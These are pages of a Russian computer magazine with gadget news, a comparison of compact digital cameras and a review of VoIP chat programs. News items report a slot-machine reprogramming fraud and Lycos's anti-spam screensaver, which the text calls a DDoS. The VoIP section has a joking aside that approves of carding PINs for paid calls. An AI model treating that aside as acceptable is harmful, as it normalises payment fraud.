Американская компания VectraSense (www.verbforshoe.com) представила самую компьютеризированную в мире обувь. В умные шузы Verb of Shoe встроены две воздушные камеры - в передней части подошвы и под каблуком. Революционность технологии состоит в том, что упругость каждой из камер может настраиваться раздельно. Сенсоры и микрокомпьютер ThinkShoe отслеживают двигательную активность владельца, постепенно перенимая индивидуальный стиль ходьбы и подстраиваясь под него. Во время бега камеры раздуваются. При спокойной ходьбе воздух стравливается для комфортных ощущений. Откалибровать обувь с ювелирной точностью можно, соединившись с настольным компьютером по каналу беспроводной связи на скорости 1,5 Мб/с. Дорвавшись до интернета, шузы связываются с серввером компании-производителя, чтобы загрузить свежий софт. Полезная программка ShoeDoctor непрерывно следит за работоспособностью системы. О любых технических неполадках умная обувь сигнализирует виброзвонком. Еще одна софтина, ThinkFitness, записывает до шести часов движения. Информация о том, с какой скоростью ты ходишь, как часто останавливаешься и переходишь с бега на шаг, представляется затем в виде наглядных графиков. Объем памяти каждого ботинка - от 16 до 128 Кб. Хороший способ распорядиться ею - загрузить в шузы фотку, звуковое письмо и всякую-разную информацию о себе любимом. Встречаясь на улице, умные туфли узнают друг друга и автоматически обмениваются визитками. Обувь Verb of Shoe водостойкая, спокойно переносит удары и нагрузки. Пара плоских батареек обеспечивает два месяца работы компьютерного мозга. Умные шузы в индивидуальной конфигурации можно заказать через интернет по цене от 500 до 1000 вечнозеленых за пару. Имеется заводская гарантия на 480 километров пробега. ■



ЦИФРА ОТ CASIO

ЖЕЛЕЗО

Чуваки из Casio под Новый год решили подумать о тех, кто «любит активный отдых на природе, вечеринки и другие мероприятия, на которых им непременно хочется сделать качественный снимок». Альтруисты ребята, ничего не скажешь - даже пресс-релиз у них такой, позитивный. В общем, новая модель позиционируется как простая и удобная камера с высоким уровнем качества. Особенно в пресс-релизе отмечают, что время срабатывания затвора камеры очень маленькое - всего 0,01 секунды после фокусировки и при выключенном мониторе. Это важно, меня просто бесит, когда после нажатия на кнопку камера пыжится две секунды, за которые кадр превращается в каждодневный отстой. А тут можно действительно поймать момент!

Не буду долго втирать тебе про ее достоинства и недостатки, вот ТТХ:

- Матрица: CCD 1/1,8" с 6,37 млн. эффективных пикселов.
- Форматы записи: JPEG (Exif. 2.2), DCF-, DPOF-совместимый, AVI (Motion JPEG), запись звука не поддерживается.
- Память: встроенная, объем 9,7 Мб, дополнительно устанавливается память стандарта SD/MMC.
- Оптика: F2.8 – 4.9 мм, f=8 – 24 мм; 39 мм – 117 мм в эквиваленте 35 мм.
- Зум: 3x оптический, 4x цифровой.
- Фокусировка: автоматическая (до 60 см), макро (10-70 см), автоматическая макросъемка, режим бесконечности, ручной фокус, фиксированный фокус.
- Выдержка: нормальный режим 1/8 – 1/2000 сек., ночная съемка 4 – 1/2000 сек., «фейерверк» 2 сек. (фиксированная).
- Баланс белого: авто, фиксированный (6 режимов), ручной.
- Чувствительность: авто, ISO 64, ISO 125, ISO 250, ISO 500 – режимы переключаются автоматически или вручную.
- Дополнительные функции: Flash Assist, Icon Help, дата и время съемки, календарь до 2049 г., время по 162 городам мира (32 временные зоны), летнее время.
- Вспышка: авто, Flash On, Flash Off, Red Eye Reduction (0.6 м - 2.6 м).
- Видоискатель: оптический и 2.0" TFT-монитор с разрешением 354x240.
- Меню: 10 языков.
- Питание: аккумуляторы стандарта AA (2 шт.), внешнее (DC3V) или через USB (Mini-B разъем).
- Размеры: 88.3(Ш) x 60.4(В) x 33.4(Д) мм.
- Вес: 168 г. ■



ЗИМОЙ И ЛЕТОМ...


HITECH



Датский дизайнер Алекс Соза (www.alex-soza.com) изобрел бионический жакет с автоматическим терморегулятором. Толщина его умной ткани может варьироваться от 2 миллиметров до 2 сантиметров, в зависимости от температуры за бортом. Встроенный микрокомпьютер работает от одной батарейки 6 вольт. На рукаве расположен гибкий дисплей, отображающий текущий режим. Он же позволяет запрограммировать комфортную температуру, которую будет поддерживать контроллер, например, 22 градуса. Жакет выполнен из водонепроницаемой ткани. Вес составляет около двух килограмм. Рабочая температура окружающей среды - до -15 градусов. ■

ИГРОВЫХ ШУЛЕРОВ ПОВЯЗАЛИ

ВЗЛОМ



Когда-то, наблюдая за играющими в «однорукого бандита» людьми, я все думал, как бы его обдурить. Ждал чей-то долгой серии проигрышей и потом становился следом, ожидая, что вот-вот выпадет приз. Но как ни крути, злой автомат высасывал из меня все копейки, заработанные на сдаче бутылок. Недавно в Москве арестовали группу людей, которые пошли дальше и успешней меня. Компашка орудовала в одном из развлекательных центров и к моменту ареста успела наварить несколько сотен тысяч деревянных. В сговоре были кассирша заведения, охранник, паренек по кличке Мозг и двое кавказских лиц - муж и жена. Охранник и кассирша пускали Мозга внутрь, когда там никого не было, народный умелец быстренько вскрывал автомат и с помощью своих электронных инструментов изменял программу. Похаканный «бандит» выдавал выигрышную комбинацию, и взломщику оставалось только вернуться, когда в зале появлялись люди. При них он становился играть и потом требовал свой выигрыш. Владелец игрового заведения удивился частым джекпотам и решил на всякий случай обратиться в милицию. Сотрудники установили скрытые камеры, все это дело зафиксировали и потом, когда Мозг явился за новым выигрышем (160 000 рублей), повязали всю шайку. ■

LYCOS ПРОТИВ СПАМЕРОВ

ВЗЛОМ



Неизвестно, с благими ли намерениями или шумной рекламы ради, компания Lycos заявила, что выпускает свободный для скачивания скринсейвер, призванный бороться со спамом. Каждая машина, на которую установлен этот скринсейвер, начинает отсылать запросы на известные спамерские сайты. Акция проводилась под девизом «Make love not spam». Но как только в начале декабря проект стартовал, хакеры взломали сайт и поместили на индексе сообщение: «Атаковать спамеров неправильно. Вы это знаете, и вам этого делать не следовало. Ваш IP записан и будет выслан вашему провайдеру для дальнейших разбирательств». Многие считают, что ко взлому приложили руку сами спамеры, так как у кого еще, как не у них, есть мотив? В тот же день сайт восстановил работу, и за сутки скринсейвер скачало более ста тысяч человек, что превзошло самые смелые прогнозы Lycos. В итоге все спамерские сайты, которые были мишенями в скринсейвере, вышли из строя, а в security-сообществе поднялся шум. Конечно, с одной стороны цель наказать спамеров может показаться благородной, но с другой - то, чем занимается Lycos, есть не что иное, как организация атаки DDoS, что является прямым нарушением закона. Страсти вокруг этой истории пока не утихли, в следующем номере я расскажу, чем все закончилось. ■

КОМПАКТНАЯ ЦИФРА

■ Алексей Шуваев, test_lab(test_lab@gameland.ru)

БЛАГОДАРНОСТИ

test_lab выражает благодарность за предоставленное на тестирование оборудование российскому представительству компании "Samsung Techwin Co., Ltd" (www.samsungcamera.ru), Panasonic(www.panasonic.ru), Casio (www.exilim.ru) компании PENTAR (www.pentar.ru, тел. (095)937-4058), "Сивма фототехника" (www.sivma.ru, т.(095) 937-9636) и салону "Компьютер ДЛЯ любителей ФОТО" (http://shop.fotoisland.ru, www.fotoisland.ru, т. (095) 789-6797).

Многие сейчас покупают мобильные телефоны со встроенной фотокамерой. Однако такой фотоаппарат скорее игрушка. Оптика слабая, разрешение невысоко, настроек мало либо они отсутствуют. Поэтому тем, кто любит составлять электронные альбомы с фотографиями, где можно каждую картинку хорошенько разглядеть и даже распечатать на фотопринтере с качеством минилаба, все-таки нужен полноценный фотоаппарат. Сейчас вполне можно найти ультракомпактную цифровую камеру размером с сотовый телефон, пригодную для постоянного ношения и экстремальных условий съемки. Так давай же посмотрим, на что способны эти крошки!

Определяющим фактором для цифровых фотоаппаратов по-прежнему является матрица. Хочется обрадовать тебя: сейчас в рядах ультракомпактов матрица в 4-5 мегапикселов - уже стандарт. Так что легко можно напечатать свою фотографию в формате А4 (при желании и А3) и повесить над кроватью подружки, чтобы вспоминала чаще.

Основным носителем при небольшом размере камеры являются карты формата xD или SD/MMC. Советовать что-то конкретное не буду, так как скорость и размеры в данном случае большой роли не играют.

Удивительно, но при таких габаритах фотоаппараты сохраняют возможности больших братьев, в частности съемку видео (иногда даже со звуком) и макросъемку, работу в пакетном или прогрессивном режимах съемки. В некоторых камерах встречается даже система стабилизации изображения. Наличие оптического видоискателя приветствуется, но при своих малых размерах он не играет большой роли.

МЕТОДИКА ТЕСТИРОВАНИЯ

Как люди с техническим складом ума, первым делом обращаем внимание на возможности матрицы, а в частности мегапиксельность и чувствительность в единицах ISO. Следующим параметром была эргономичность устройства. Согласись, приятнее в руках держать округлую, маленькую камеру с удобными кнопками, нежели кирпич с запутанным управлением, доступным лишь инопланетянам. Далее мы смотрели на удобство работы с меню, например русифицировано ли оно, как вложены пункты и так далее.

Параметры сравнения:
1. технические характеристики,
2. эргономика девайса,
3. удобство работы,
4. качество получаемых снимков в различных режимах и условиях.

OLYMPUS MJU-MINI

★★★★★ $320

Новая камера от компании Olympus широко рекламируется. Позиционируется она как малютка для стильных людей, знакомых с электроникой и использующих свой фотопотенциал на всю катушку. Производители подошли к технической части с должным старанием - мы имеем 4-мегапиксельную матрицу с чувствительностью от 64 до 400 ISO. 14 предустановленных режимов съемки не дадут соскучиться и позволят снимать практически в любых условиях. «Молодежности» камере добавляет и корпус. Заявлено, что этот фотоаппарат не боится брызг воды ни под какими углами. Действительно, отсек с аккумулятором и флешкой имеет резиновую прокладку и закрывается герметично, но крышка объектива кажется более слабым местом в этом отношении. Фотоаппарат сам по себе не симметричен, что привлекает внимание. Радуют также 6 различных цветовых решений, в которых выпускается данная модель. Сама цветная панелька выполнена из алюминия, остальные части из пластика и металла, так что за сохранность не стоит беспокоиться. Это не значит, что устройство стоит бить и бросать, однако под дождь с ним попасть не страшно. Крышка, прикрывающая объектив, при включении исчезает в корпусе. Что важно, при разрядке аккумулятора она вернется в исходное положение и не даст объективу испачкаться.

Матрица: 4,23 Мпикс
Максимальное разрешение: 2272x1704
Optical Zoom: 2x
Носитель информации: карты xD-Picture Card (16, 32, 64, 128, 256 и 512 Мб)
Размер: 95x56x28 мм
Масса: 115 г



CONTAX SL300R

★★★

$480

Следующим фотоаппаратом в нашем тесте стал плоский гаджет от CONTAX. Примечательно, что та часть, где находится объектив и матрица, вращается по горизонтальной оси на 270 градусов. Довольно интересное решение для удобства съемки. Не надо делать поворотного дисплея, и в то же время есть возможность снимать над головами, если ты в толпе. Передняя панель имеет мягкую облицовку, которая, к сожалению, оставляет следы длинных ногтей хакерш. На ощупь материал приятный и не дает пальцам скользить, что немаловажно при толщине устройства чуть больше 1 см. Несколько расстроил дисплей - очень уж маленький, зато картинку на нем видно хорошо. Все органы управления на своих местах и нажимаются отчетливо, хотя и с небольшим ходом клавиш. Применив оптику Vario-Tessar T* от Carl Zeiss, производитель не прогадал, и в результате мы имеем хорошее качество снимков лишь с небольшими искажениями на малом зуме. Небольшой неожиданностью явилось то, что в режиме съемки и воспроизведения нельзя отформатировать флеш-карту. Для этого есть режим setup, в котором такая функция предусмотрена. Очень удобна подсвечиваемая панелька, отражающая

Матрица: 3,34 Мпикс
Максимальное разрешение: 2048x1536
Optical Zoom: отсутствует
Носитель информации: SD
Размер: 100x62,5x16 мм
Масса: 125 г

состояние фотоаппарата. Для переключения режимов съемки есть специальные кнопки. Несмотря на небольшое количество органов управления, работать с камерой легко.



PANASONIC LUMIX FX 7

★★★★

$380

Представителем миниатюрных фотоаппаратов от Panasonic стал Lumix FX7. Берешь в руки эту камеру и осознаешь, что снимать ей будет удобно. И вот почему: самый большой встроенный LCD-дисплей на 2,5" вмещает 100% кадра и позволяет получить снимок таким, как задумано, а не как решит камера. Сам фотоаппарат лишь немного уступает в миниатюрности Contax SL300R, но это не столь важно. Название модели высечено на небольшом выступе на передней панели - чувствуется сочетание дизайнерских изысков и простейшей эргономики. Палец четко ложится на эту панельку, но никогда не закроет вспышку, что очень удобно. Несколько хлипкий рычаг зума навел на мысли о его скорой погибели, но за время тестирования он не расшатался и вел себя исключительно послушно. Меню камеры достаточно удобно, хотя и не без изъянов. К сожалению, русский язык не предусмотрен, а приятно было бы увидеть родные слова на таком экране. При позиционировании на экране заметны небольшие задержки, чуть большие, чем у других фотоаппаратов, но достаточно малые, чтобы не раздражать.

Матрица: 5 Мпикс
Максимальное разрешение: 2560x1920
Optical Zoom: 3x
Носитель информации: MMC, SD
Размер: 94x50x24 мм
Масса: 153 г







SAMSUNG DIGIMAX U-CA 401

★★★

$245

Камера этой компании также очень мала, всего чуть более 1 см в толщину. Не имеет каких-либо вращающихся и выступающих деталей, а потому ее можно спокойно носить в кармане брюк. Позиционируется фотоаппарат как компактная замена семейным «мыльницам». Там, где можно довольствоваться небольшими снимками и средним качеством, не стоит тратить больших денег на покупку полупрофессиональной или зеркальной камеры. 4-мегапиксельная матрица обладает хорошей чувствительностью, а автоматика безошибочно отрабатывает баланс белого. Ввиду простоты конструкции (нет оптического зума и фокусное расстояние постоянно) некоторые детали на фотографии могут оказаться искривленными. Например не стоит сниматься около угла стены - может показаться, что искривляется пространство вместе с тобой. Это, конечно, не сильно заметно, и на снимке 10x15 см ты вряд ли это увидишь, но на компьютере при увеличении кривизна станет ощутимой. Теперь о технической стороне девайса: работает он от Li-ion аккумулятора, который заряжается прямо в фотоаппарате при подключении адаптера. Во время зарядки, как и во время работы, под объективом горит синий индикатор. В качестве сменного носителя используется довольно дорогая память Memory Stick Duo. Из дополнительных функций можно отметить цифровой диктофон, длительность записи которого зависит от емкости флешки.

Матрица: 4,10 Мпикс
Максимальное разрешение: 2272x1704
Optical zoom: отсутствует
Носитель информации: Memory Stick
Размер: 97x60x15 мм
Масса: 150 г



CASIO EXILIM EX-Z55

★★★★

$432

В противовес камере от Samsung мы рассмотрели топовую модель из линейки Casio Exilim. Как и положено, она имеет высокие заявленные характеристики, такие как 5-мегапиксельная матрица, 2,5" LCD-дисплей, 3х оптический зум. В качестве носителя выбраны карты формата SD и MMC. Применение таких систем, как Flash Assist, позволяет получить более живой снимок за счет того, что просчитывается яркость объекта съемки и яркость фона, чтобы не было сильного контраста. А система Auto Pan-Focus позволит фотографировать в режиме «навел и снял» за счет ускоренного фокусирования. Полученные таким образом снимки мало отличаются от фотографий, сделанных в обычных условиях. Помимо всего прочего, производитель позаботился и о фотографе: большой ЖК-дисплей в 2,5 дюйма, всплывающие подсказки в моменты изменения режима наводки или других параметров, меню на русском языке. Возможность отображения гистограммы присутствует во многих фотоаппаратах, но разложение на составляющие (RGB) не встречается. Этот фотоаппарат позволяет более точно выбрать экспозицию и избежать затемнения в кадре. Наличие оптического видоискателя позволит сэкономить заряд аккумуляторов при длительной и частой съемке. Расположение всех элементов управления выбрано удачно - довольно быстро привыкаешь и начинаешь работать вслепую.

Матрица: 5,25 Мпикс
Максимальное разрешение: 2560x1920
Optical zoom: 3x
Носитель информации: MMC, SD
Размер: 87x58x23 мм
Вес: 130 г



PENTAX OPTIO S5I

★★★★★

$380

Компания Pentax пополнила линейку Optio ультракомпактной камерой с матрицей в 5 Мпикс. Вариантов цвета корпуса два: холодное серебро и голубой индиго. Сам фотоаппарат достаточно маленький и не имеет специальных выступов на передней панели, зато она обладает ребристой формой, так что пальцы вряд ли соскользнут. Удобству пользователя также служит подсветка утопленной в корпус кнопки включения камеры. При работе с фотоаппаратом выбирать режимы очень удобно: выпадает меню с иконками, которые заполняют весь дисплей. При выделении иконки появляется подпись к ней. Кажется, производитель предусмотрел все варианты съемки. При работе с кнопками управления не возникает никаких трудностей - все интуитивно понятно. В левом верхнем углу фотоаппарата расположен оптический видоискатель, но он настолько мал, что его применение затруднено. Добавляя удобств к общему пользованию фотоаппаратом, производитель включил в комплектацию подставку-зарядку, которая помимо зарядки аккумулятора в аппарате (док-станция для зарядки) позволяет заряжать дополнительный аккумулятор, который можно докупить отдельно. Имеется возможность не только печатать напрямую, без использования компьютера (технология Pictbridge есть практически у всех рассматриваемых моделей), но и изменять размеры снимков при помощи самого фотоаппарата.

Матрица: 5,25 Мпикс
Максимальное разрешение: 2560x1920
Optical zoom: 3x
Носитель информации: MMC, SD
Размер: 84x52x20 мм
Вес: 105 г





SONY CYBER SHOT DSC-T3

★★★★

$420

Н 5-мегапиксельная фотокамера от компании Sony. Гордая надпись Carl Zeiss красуется вокруг объектива и дает понять, что оптика поставлена одним из лучших производителей в этой области. Большой ЖК-дисплей в 2,5 дюйма имеет разрешающую способность в 230 400 пикселов, так что картинка не покажется размытой при фокусировке. Сам объектив имеет 3x оптический зум и легко прячется в корпусе при отключении камеры. Кнопок управления немного, но доступ ко всем пунктам меню осуществляется быстро.

Носителем памяти для данного фотоаппарата являются карты памяти Memory Stick Duo, которые достаточно дороги, и это может несколько отпугнуть потенциального покупателя. Но в работе данный девайс показал себя хорошо: готовность к съемке всего за 2-3 секунды, электроника позволяет делать снимки до трех кадров в секунду (в режиме серийной съемки). Вспышка довольно слабая, и снимать при недостаточном освещении желательно не дальше 1,5 метров. В комплект поставки включена подставка-крэдл, которая позволяет не только заряжать камеру, не вытаскивая аккумулятора, но и копировать снимки на компьютер или отправлять напрямую принтеру, благо фотоаппарат поддерживает технологии DPOF и PictBridge.

Матрица: 5,10 Мпикс
Максимальное разрешение: 2592x1944
Optical zoom: 3x
Носитель информации: Memory Stick
Размер: 90x60x18 мм
Вес: 146 г



PENTAX OPTIO X

★★★★★

$389

Н Еще один «поворотный» фотоаппарат. Как и Contax SL300RT*, он имеет вращающийся блок с матрицей и объективом. Это решение во многом удобно, так как все управляющие кнопки находятся рядом с ЖК-монитором, а снимать можно с легкостью даже самого себя - достаточно лишь повернуть объектив. Многим такая конструкция покажется слабой, но прочь сомнения: контакт надежный, а корпус из металла нелегко будет продавить и повредить начинку аппарата. Работа с меню достаточно удобна, благодаря контрастному ЖК-дисплею и русифицированному меню. 14 готовых программ позволят снимать практически без подготовки. Стоит отметить, что на верхней панели три кнопки включения, каждая отвечает за свой режим. Например одной из кнопок можно активировать диктофон. 5 мегапикселов в сочетании с 3x оптическим зумом позволят реализовать твои творческие амбиции. Достаточно хорошо работает автофокус, но лучше все же убрать галочку в пункте «Ограничение фокуса». Небольшие проблемы возникают с резкостью на максимальном зуме. Автобаланс белого практически не ошибается, но малейшие огрехи легко поправить. С фотоаппаратом удобно работать даже двумя пальцами. При необходимости можно поддержать панель с объективом - для пальцев сделаны небольшие углубления. Сразу после покупки лучше взять чехол к фотоаппарату.

Матрица: 5,36 Мпикс
Максимальное разрешение: 2560x1920
Optical zoom: 3x
Носитель информации: MMC, SD
Размер: 112x54x18 мм
Вес: 145 г





ИТОГ:

«Лучшей покупкой» стала камера Olympus mju-mini за ее необычный дизайн, широкие возможности съемки и направленность на экстремальный образ жизни и процесс работы, а «Выбора редакции» достоин Pentax Optio S5i за богатые возможности в сочетании с хорошим дизайном и эргономичностью. Подытоживая, хочется сказать, что все камеры оставили позитивное впечатление и каждую в отдельности приятно взять в руки и поснимать для своего фотоархива. Выбирать же ты будешь, исходя из финансовых соображений и технических характеристик. Не забудь, что лучше для начала определиться с кругом задач, которые придется решать тебе и твоему цифровому другу, а затем уж окончательно делать выбор.

b00b1ik (b00b1ik@real.xakep.ru)

АЛЛО, КТО НА ПРОВОДЕ?

IP-телефония все прочнее закрепляет свои позиции в мире телекоммуникаций. Этот вид связи удобен тем, что дает возможность, имея только доступ в интернет, но не имея домашнего телефона, совершать звонки в любую точку мира за умеренную плату. IP-телефония уже давно широко распространена в ряде высокоразвитых стран. Устраиваются деловые звонки в отдаленные точки мира, совершаются конференции с участием нескольких человек. Предоставляются услуги переводчиков для комфортного и непринужденного ведения диалога между говорящими на разных языках людьми. Нам тоже стало интересно, что это за чудо-зверь такой, и мы решили протестировать несколько программ для общения через микрофон по интернету. К тому же, аська уже наскучила, хотелось чего-то большего.

УТИЛИТЫ ДЛЯ КОМФОРТНОГО ОБЩЕНИЯ ГОЛОСОМ

НОМИНАНТЫ

В прошлом семестре я готовил большущий реферат по IP-телефонии. Тема эта пока что нова для рефератов в вузах России, и найти подходящий готовый материал на каком-нибудь 5ballov.ru у меня не вышло. Поэтому пришлось искать информацию по теме и, основываясь на ней, компоновать реферат самому. Разумеется, после такой большой проделанной работы у меня в голове отложились кое-какие знания в этой области. Так что когда я начал подбирать софт для тестирования, больших проблем у меня не возникло.

Все программы, описанные в статье, являются, на мой взгляд, наилучшим выбором. В связи с тем, что у разных типов пользователей разные запросы и требования к программному обеспечению, я решил упорядочить всех претендентов на звание «Выбор X», где переменная X может принимать следующие значения: геймер, продвинутый пользователь, заядлый асечник и ценитель красоты.

Все номинанты прошли несколько этапов отборочного тура, вышли в плей-офф и уверенно победили в финале.

Тестирование софтин для переговоров через интернет проводилось одновременно на двух видах подключения: двухмегабитный выделенный канал с моей стороны в Москве и трухлявый модем на 33,6 Кбит у моего друга в далеком и холодном Новосибирске. Поэтому нельзя говорить, что судили мы необъективно и предложенный нами софт подходит людям с широкими каналами, а модемщики в пролете :).

Но не стану долго разжевывать и рассусоливать, а перейду сразу к делу.

ВЫБОР ГЕЙМЕРА

Что ни говори, а любителей популять в ту же кваку по сети - пруд пруди. Тем более, с повальным появлением во всех районах крупных городов локальных сетей с доступом по толстому каналу в интернет. А общаться с друзьями, не отрываясь от любимого занятия, - вообще полный кайф. К сожалению, использовать для этих целей аську несколько напряжно. Придется постоянно отрываться от игры, чтобы ответить на очередное



Говорящая ася

сообщение, или молчать, вызывая подозрения у своего собеседника. Поэтому существует много программ, позволяющих общаться голосом во время игры (хотя ничто не мешает использовать эти программы и вне игрового времени). Лучшим продуктом изо всех увиденных мной можно назвать небольшую (330 Кб) утилиту со скромным названием Roger Wilco. Вилку можно найти на http://ofp.ussr-online.net/index.php?id=5768&sku=76. Здесь же лежит подробное описание установки и первоначальной настройки программы с наглядными иллюстрациями.

После того как все операции проделаны и Вилка установлена на твоем винте, можно ее смело запускать и начинать работать. Внешний вид программы я показал на скриншоте, правда, мило? Маленькая и удобная программка, а сколько пользы! Теперь пора перейти к доскональному рассмотрению возможностей Роджера Вилко. При сворачивании Вилка покорно уползает в трей и тихо-мирно сидит там, ожидая своего часа. На первой закладке, именуемой не иначе как Channel, можно создать свой сервер для общения или же подключиться к уже существующему каналу. Каналы бывают простыми и приватными (читай запароленными). Если какой-то хмырь очень сильно наезжает, борзеет и грубит, можно без проблем его кикнуть с канала, чтобы он понял, кто в доме хозяин, прямо как в ирке.

Вторая закладка - Transmit - позволяет настраивать режимы работы программы. Можно настроить передачу речи по нажатию горячей клавиши, которую выберешь на свой вкус. Вилка в этом случае будет работать по принципу рации: нажал кнопку - ответил, отжал - принимаешь сигнал. Это очень удобно для геймера, потому что в процессе игры не будет передаваться лишняя информация и постоянно забиваться канал в интернет, и без того забитый игрушкой.

Второй вариант работы программы - это когда Вилка активизируется при определенном уровне шума (например по щелчку пальцев возле микрофона, что будет небольшим раздражителем, отличимым от простого долбежа культяпками по клавишам, и даст программе команду проснуться) и начинает передавать всю информацию, поступающую в микрофон, твоему собеседнику. Но при таком способе передачи данных необходимо грамотно настроить чувствительность микрофона, чтобы он не начинал вещать от звука твоего дыхания, иначе это выйдет когда-нибудь боком.

На закладке Adjust все интуитивно понятно, и не требуется даже словарь, чтобы догадаться, как настроить уровень громкости колонок и микрофона.

При тестировании качество передачи звука было на высоте. Это касается как выделенной линии, так и модемной скорости. Учитывая малый вес этой проги и качество ее работы, можно без доли сомнения назвать Роджер Вилко выбором настоящего геймера.

ВЫБОР ПРОДВИНУТОГО ПОЛЬЗОВАТЕЛЯ

Честно говоря, не знаю, почему назвал эту категорию выбором продвинутого пользователя. Так или иначе, но выбором настоящего продвинутого пользователя, желающего поболтать в инете через микрофон, станет PalTalk. Без сомнения. Это все равно что, выбирая интернет-пейджер, разумный чел выберет аську, нежели какой-нибудь Катакс. Помимо текстового общения, ПалТалк сделан таким образом, что можно общаться с помощью микрофона со своим собеседником.

Слить последнюю версию этого пейджера (1,71 Мб) можно с официальной страницы www.paltalk.com, предварительно пройдя все шаги регистрации в сети ПалТалк.

После этого на мыло придет письмо со ссылкой активации нового аккаунта, и можно будет приступать к общению. Законнектившись к серверу, программа выдает окошко с предложением начать работать. Можно выбрать один из предложенных пунктов, например зайти на официальный канал ПалТалка, на котором сидит уйма народа и общается как в текстовом виде, так и через микрофон. К сожалению, народ там в основном забугорный, и я ничего не понял из их беседы, но по акценту и языку я догадался, что большинство на этом канале - турки. Также в выскочившем окошке можно настроить свой микрофон, выбрав соответствующий пункт меню Audio Test, найти друзей в сети ПалТалк и болтать по микрофону с юзерами, использующими AOL Instant Messenger (да, там тоже есть подобная фича).

В главном окошке программы находится контакт-лист. Единственный минус сети мгновенных сообщений ПалТалк - это то, что юзеры в ней идентифицируются не по номерам, а по никам. То есть каждый ник в сети является уникальным, и второй такой зарегистрировать нельзя. Поэтому, если у тебя довольно распространенный ник, а не такой, как у меня, будь готов к тому, что при регистрации потратишь немного времени на то, чтобы подобрать комбинацию вида «твой_ник_год_рождения» или что-то в этом духе.

Кстати, ПалТалк позволяет создавать видеоконференции, но, к сожалению, эту примочку мы не тестили за неимением веб-камер.

Что и говорить, качество передачи речи в ПалТалке на высоте. Единственный минус в том, что на модемной скорости при общении голосом на канале с тучей народа начинало подлагивать, но оно и ясно - людей много, а канал узкий. На выделенке все было отлично, и теперь я не хочу расставаться с этой чудо-софтиной до самого форматирования харда.

Если ты продвинутый юзер, у тебя халявный трафик и ты обожаешь болтать, но не любишь печатать, PalTalk - именно то, что тебе необходимо.

ВЫБОР ЗАЯДЛОГО АСЕЧНИКА

Некоторые люди не желают загромождать свою машину тучей всякого разного софта и предпочитают универсальные программы, выполняющие сразу несколько функций. Да и действительно, зачем качать какую-то говорилку, если тебе требуется всего лишь поболтать с другом из контакт-листа в твоей аське? Лишний трафик жрать? Много свободного места в оперативке? Ну я не знаю даже… Вполне возможно использовать для этих целей саму тетю Асю. Для этого требуется только лишь официальный клиент ICQ с обеих сторон, а не клоны вроде миранды или крысы. Еще нужно скачать специальный плагин ICQ Phone, который изначально не идет в комплектации с асей. Чтобы его установить, надо просто зайти в аське в пункт Services -> Icq Phone и, если плагин еще не установлен, скачать (293 Кб), акцептнув выданный запрос.

Установив все как положено, можно начинать болтать с тетками за жизнь или вести ненапряжные беседы с друзьями о достоинствах нового билда лонгхорна, откинувшись вольготно на спинку кресла и закинув руки за голову.


Все пользователи, имеющие возможность принимать звонки типа PC2PC, то есть проплагиненные, помечаются в контакте телефонной трубкой правее ника. Чтобы вызвать абонента, нужно кликнуть по его нику правой кнопкой (или левой - в зависимости от того, как настроена аська) и выбрать ICQPhone -> Send PC-to-PC call.

Также имеется возможность звонка в любую точку мира на обычный телефон (вот она, настоящая айпи-телефония), но за это придется отстегнуть немало зелени. Хотя некоторые умельцы попросту кардят пины для доступа к звонкам вида PC-to-Phone и живут не напрягаясь (но я тебе этого не говорил, ок?).

> При тестировании качество передачи звука было на высоте.

А НАДО ЛИ ЭТО?

Положа руку на сердце, отвечу: надо! Ни один мессенджер не заменит общения голосом. Очень удобно, и руки освобождаются от постоянного печатания, так что можно болтать в процессе работы и не отвлекаться на постоянно приходящие мессаги, чтобы ответить на них. Конечно, если канал у тебя и так загибается от большой нагрузки, придется обойтись без микрофона. Или же если нужно дать собеседнику линк на что-то в интернете, голосом это будет неудобно сделать, сам понимаешь. Но в том же ПалТалке есть возможность передачи текстовой информации, что и решает эту проблему.



На нашем диске ты найдешь весь софт, описанный в статье.



Задержки при передаче речи в Сети - нормальное явление, и надо с этим свыкнуться. Поначалу непривычно, но потом учишься улавливать паузы между фразами собеседника и отвечать, не мешая своему другу.

Можно запросто отделаться от назойливых звонков, выставив свой телефонный статус в Busy или просто отключив телефон.

Насчет качества могу сказать одно: с модемщиком поговорить удалось вполне нормально, даже ничего не лагало, а вот когда я решил протестить плагин с человеком из своей локалки, вышла неприятность - вызовы не поступали ни к нему, ни ко мне. Все потому, что, скорее всего, ася не создает p2p-соединения при разговоре и данные идут через мирабилисовский сервер, а внешний IP у нас одинаковый.

Так или иначе, а плагин этот довольно удобный и качество передаваемой речи превосходно, так что, как говорится, маст хэв!

ВЫБОР ЦЕНИТЕЛЯ КРАСОТЫ

Ну и последняя категория, которую я бы хотел представить на суд читателей. В этой категории уверенно взял верх See Storm Messenger, слить который можно с www.seestorm.com.

Этот программный продукт позволяет сделать из простого домашнего компьютера с выходом в интернет настоящий видеофон. Собеседник видит в реальном времени картинку своего визави. Нет, веб-камера совсем не обязательна. Можно просто установить любого понравившегося персонажа из предложенных, и си сторм будет показывать его трехмерное изображение. В процессе разговора картинка будет шевелить губами и мимика лица тоже будет постоянно меняться, в зависимости от того, какая интонация звучит в голосе собеседника. Кроме того, можно менять свой голос, чтобы показаться другим человеком, например взрослым дядей, с которым шутки плохи.

See Storm Messenger на ходу производит сжатие аудиопотока, что позволяет уже при скорости в 28,8 Кб нормально общаться. Но так заявляют сами разработчики. На деле же оказалось, что скорости 33,6 Кб не очень-то хватает для приемлемой работы программы. Все же модемной скорости маловато.

